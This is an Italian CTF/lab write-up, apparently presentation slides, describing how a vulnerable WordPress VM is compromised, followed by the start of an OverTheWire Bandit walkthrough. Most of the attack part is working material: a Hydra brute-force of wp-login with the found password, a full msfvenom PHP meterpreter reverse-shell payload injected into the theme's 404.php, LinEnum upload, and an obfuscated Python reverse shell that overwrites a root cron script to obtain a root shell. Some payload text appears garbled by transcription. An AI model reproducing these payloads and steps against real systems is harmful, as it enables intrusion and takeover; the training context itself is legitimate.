
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-16 07:36:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.90:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location
[80][http-post-form] host: 192.168.1.90 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-16 07:36:39
```

# METODO 2:

## ★ Accesso al Pannello di Controllo di WordPress

- Accesso con le credenziali trovate.

```
User-agent: *
Disallow: /backup_wordpress
```



## ★ Generazione del Payload PHP Malevolo

- Utilizzo di msfvenom per creare un payload di tipo reverse\_tcp.
- Configurazione del payload con il localhost in ascolto.

```
(kali㉿kali)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.104 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes

/*<?php /**/ error_reporting(0); $ip = '192.168.56.104'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

# METODO 2:

## ★ Iniezione del Codice PHP Malevolo

- Sostituzione del file **404.php** del tema WordPress con il payload generato.

The screenshot shows the WordPress Appearance Editor interface. On the left, there's a sidebar titled "Edit Themes" with a dropdown set to "Twenty Sixteen". Below it, a list of files includes "Twenty Sixteen: 404 Template (404.php)". A blue arrow points from this file to a purple box labeled "Php originale". The main content area shows the original 404.php template code. On the right, another blue arrow points from the same file to a purple box labeled "Php malevolo". This second content area shows the modified 404.php template code, which has been replaced with a malicious payload. At the bottom, there are buttons for "Documentation: Function Name..." and "Look Up".

**Php originale**

```
<?php
get_header(); ?>

<div id="primary" class="content-area">
<main id="main" class="site-main" role="main">

    <section class="error-404 not-found">
        <header class="page-header">
            <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentysixteen' ); ?></h1>
        </header><!-- .page-header -->

        <div class="page-content">
            <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentysixteen' ); ?></p>
            <?php get_search_form(); ?>
        </div><!-- .page-content -->
    </section><!-- .error-404 -->

</main><!-- .site-main -->


<?php get_sidebar( 'content-bottom' ); ?>

</div><!-- .content-area -->

<?php get_sidebar(); ?>
<?php get_footer(); ?>
```

**Php malevolo**

```
/*<?php /* error_reporting(0); $ip = '192.168.56.104'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); */
```



# METODO 2:

## ★ Avvio della Sessione Meterpreter

- Utilizzo di msfconsole per caricare il modulo multi/handler.
- Configurazione del payload per avviare la sessione (php/meterpreter/reverse\_tcp).
- Esecuzione del comando exploit.

```
msf6 exploit(multi/handler) > search php/meterpreter
Matching Modules
#  Name
0  exploit/multi/http/freenas_exec_raw      2010-11-06  great
1  payload/php/meterpreter/bind_tcp          :          norm
2  payload/php/meterpreter/bind_tcp_ipv6     :          norm
3  payload/php/meterpreter/bind_tcp_ipv6_uuid:          norm
rt
4  payload/php/meterpreter/bind_tcp_uuid      :          norm
5  payload/php/meterpreter/reverse_tcp        :          norm
6  payload/php/meterpreter/reverse_tcp_uuid    :          norm
7  payload/php/meterpreter_reverse_tcp        :          norm
```

3. ricerca del payload



1. Avvio msfconsole

msf6 > use /multi/handler  
[\*] Using configured payload generic/shell\_reverse\_tcp  
msf6 exploit(multi/handler) > show payloads

2. modulo  
multi/handler

# METODO 2:

## ★ Avvio della Sessione Meterpreter

- Configurazione del payload per avviare la sessione (php/meterpreter/reverse\_tcp).

1. Scelta Payload

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > options
```

2. Option da settare

```
Module options (exploit/multi/handler):  
Name Current Setting Required Description  
  
Payload options (php/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
LHOST [REDACTED] yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
Id Name  
0 Wildcard Target
```

3. Set dell' lhost

```
View the full module info with the info, or info -d command.  
  
msf6 exploit(multi/handler) > set lhost 192.168.1.89  
lhost => 192.168.1.89
```

# METODO 2:


## ★ Avvio della Sessione Meterpreter

- Esecuzione del comando exploit.

### 1. Lancio dell'exploit

```
msf6 exploit(multi/handler) > exploit
```

### 2. Collegamento sulla pagina 404.php



### 3. Caricamento sessione meterpreter

```
[*] Started reverse TCP handler on 192.168.1.89:4444
[*] Sending stage (39927 bytes) to 192.168.1.90
[*] Meterpreter session 1 opened (192.168.1.89:4444 → 192.168.1.90:48012) at 2024-07-16 16:25:31 -0400
meterpreter >
```

# METODO 2:

## ★ Enumerazione del Sistema Target

- Utilizzo del comando getuid in Meterpreter per ottenere l'ID dell'utente corrente (www-data).
- Passaggio alla shell del sistema.

1. getuid per ottenere l'ID dell'utente corrente.

```
meterpreter > getuid  
Server username: www-data  
meterpreter > ls  
Listing: /var/www/backup_wordpress/wp-content/themes/twentyseventeen
```

2. passaggio alla shell

```
meterpreter > shell  
Process 1750 created.  
Channel 0 created.
```

# METODO 2:

## ★ Analisi Approfondita con LinEnum.sh

- Clonazione del repository LinEnum sulla macchina attaccante.

### 1. Clonazione della repository

```
(kali㉿kali)-[~/Desktop]
$ git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum' ...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138
Receiving objects: 100% (234/234), 113.83 KiB | 1.52 MiB/s, done.
Resolving deltas: 100% (130/130), done.
```

```
(kali㉿kali)-[~/Desktop]
$ ls
backup-cred.mp3  LinEnum https://github.com/re
BOF               Metasploitablereport.pdf
BOF.c             passwd_dina.txt
Processes 3496 created.
```

# METODO 2:

## Analisi Approfondita con LinEnum.sh

- Upload dello script LinEnum.sh sulla macchina target.
- Esecuzione dello script per enumerazione.

```
meterpreter > shell  
Process 3506 created.  
Channel 8 created.  
cd /tmp  
ls  
LinEnum.sh
```

2. Controllo della clonazione dello script

```
meterpreter > upload /home/kali/Desktop/LinEnum /tmp  
[*] uploading : /home/kali/Desktop/LinEnum/LinEnum.sh → /tmp/LinEnum.sh
```

1. upload dello script

4. Permessi una volta eseguito il comando

```
-rwxr--r-- 1 www-data www-data 46631 Jul 16 13:44 LinEnum.sh
```

3.chmod u+x per modificare i  
permessi allo script

```
chmod u+x LinEnum.sh  
ls  
404.php  
LinEnum.sh  
LinEnum.txt  
archive.php  
comments.php  
css  
footer.php  
functions.php  
genericicons  
header.php
```

# METODO 2:

- ★ Analisi Approfondita con LinEnum.sh
- Esecuzione dello script per enumerazione.

```
./LinEnum.sh

# Local Linux Enumeration & Privilege Escalation Script #
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Wed Jul 17 01:00:46 PDT 2024

### SYSTEM #####
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *  root   cd / && run-parts --report /etc/cron.hourly
25 6    * * *  root   test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root   test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *  root   test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *    * * *  root   /usr/local/bin/cleanup
```

La crontab è un registro di sistema nei sistemi Unix che elenca i comandi da eseguire periodicamente e permette di automatizzare l'esecuzione periodica di comandi su sistemi Unix.

# METODO 2:

## ★ Sfruttamento della Crontab per Privilege Escalation

- Identificazione di uno script cleanup eseguito ogni minuto con permessi di root.

L'eseguibile cleanup appartiene a root, permette scrittura, lettura e addirittura esecuzione



```
ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 365 Jul 16 15:36 /usr/local/bin/cleanup
```

# METODO 2:

- Sfruttamento della Crontab per Privilege Escalation
- Generazione di una backdoor python con msfvenom.

Si sfrutta questo tool per generare una reverse python come nello screenshot in basso, facendo attenzione a settare i parametri LHOST e LPORT

```
[root@kali kali]-[~]
$ msfvenom -p cmd/unix/reverse_python lhost=192.168.1.89 lport=12345
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 368 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqdkV6
LgjAUhv9K7GqDpG19oNgUJAwiKKjvJddCybbhnf8/xMwLd+WS02/P0S+c6mNN4xZg5Fu5xWDLfwRtYRsfFYCnacbifghKA04gFnHKdiFLMIzQdRj7KRhTb7bTHohel
30c/mXxMT9dk8wnsR91b4dznnh33L4Qr1YqjdZK0aw7h741n5bjIG3Q22s5ByqqaqUN3h54NRdkc0HuAa8Y3oxl064xCopKB1Aisgx1Dwvu')[0]))"
```

# METODO 2:

- ❖ Sfruttamento della Crontab per Privilege Escalation
- Sostituzione dello script cleanup originale con il payload infetto.

Creazione del file attaccante cleanup

```
(kali㉿kali)-[ ~ ]$ sudo nano cleanup
```

Contenuto file cleanup

```
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqdkV0LgjAUhv9K7GqDmG19oMQuJAwIKkjvJddCybbhmf8/xMwLd+W5OZ/POS+c6mNN4xZg5Fu5xWDLfwRtYRsjFYCnacbifghKA04gFnHKdiFlNIzQdKi7KRhfb7bTHoheD00d/mXxMT9dk8wnsR9Ib4dznmb3JL4Qz1YqjdZK0ow7hZ41nSbiIQ3QZ2s5BvqqaqUNJh54NRdkc0HuAa0Y30Xlo64xCopKB1Ai8gX1DWvu')[0]))"
```

# METODO 2:

- ❖ Sfruttamento della Crontab per Privilege Escalation
- Sostituzione dello script cleanup originale con il payload infetto.

3. Caricamento cleanup  
su meterpreter

```
meterpreter > upload /home/kali/cleanup /tmp
[*] Uploading  : /home/kali/cleanup → /tmp/cleanup
[*] Completed : /home/kali/cleanup → /tmp/cleanup
```

```
cp cleanup /usr/local/bin/cleanup
```

5. Si sostituisce il vero cleanup contenuto in /usr/local/bin/, con il file cleanup infetto

# METODO 2:

- ★ **Apertura della Sessione con Privilegi Root**
- Apertura di una sessione netcat in ascolto sulla porta specificata.

sessione netcat per metterci in ascolto sulla porta 12345

```
(kali㉿kali)-[~]
$ nc -lvp 192.168.1.89 -p 12345
listening on [any] 12345 ...
connect to [192.168.1.89] from bsides2018.homenet.telecomitalia.it [192.168.1.90] 37413
```

# METODO 2:

## Apertura della Sessione con Privilegi Root


- Esecuzione del comando whoami per confermare i privilegi di root.
- Recupero della flag finale.

```
(kali㉿kali)-[~] $ nc -lvp 192.168.1.89 -p 12345
listening on [any] 12345 ...
connect to [192.168.1.89] from bsides2018.homenet.telecomitalia.it [192.168.1.98] 37413
whoami
root
ls
flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```



[Back to Agenda Page](#)

## BONUS 1

Game bandit0.html

## BONUS 2

BlackBox Dina

## BONUS 3

BlackBox Derpstink.



CYBEREAGLES

# BONUS 1:

## GAME BANDITO.HTML

### PROLOGO:

Il primo bonus assegnato, fa parte di uno dei tanti wargame sviluppati dalla community OverTheWire, e ci permettono di imparare mettendo in pratica, e in maniera anche divertente, i concetti relativi all'ambito della sicurezza informatica (e non solo). Nello specifico si tratta del Bandit.


### LOGICA DEI LIVELLI:

Ogni livello contiene, da qualche parte sul server, la password che permette di accedere (sempre tramite ssh) al livello successivo. Inoltre, per ogni livello, vengono proposti suggerimenti e comandi su cui dovremmo documentarci e di cui potremmo aver bisogno per risolvere la sfida. Infine, viene raccomandato di segnarsi le password raccolte e tutti gli appunti su come risolvere ogni sfida, man mano che le cose si fanno più complicate.

# LIVELLO 0

Questo livello chiede unicamente di cominciare il gioco accedendo al server mediante ssh, specificando uno specifico host e una specifica porta. Viene poi riportato il nome utente bandit0 e la password **bandit0** per effettuare l'accesso.

A questo punto, per passare al livello successivo, ci viene detto che la password per il livello bandit1 si trova in un file chiamato **readme** e che a sua volta si trova nella **home directory**. Quindi con dei semplici comandi di base come ls e cat, recuperiamo la password e accediamo al livello successivo



The terminal window shows the following session:

```
flavio@parrot:~$ ssh bandit0@bandit.labs.overthewire.org -p 2220
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
bandit0@bandit.labs.overthewire.org's password:
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--
This machine might hold several wargames.

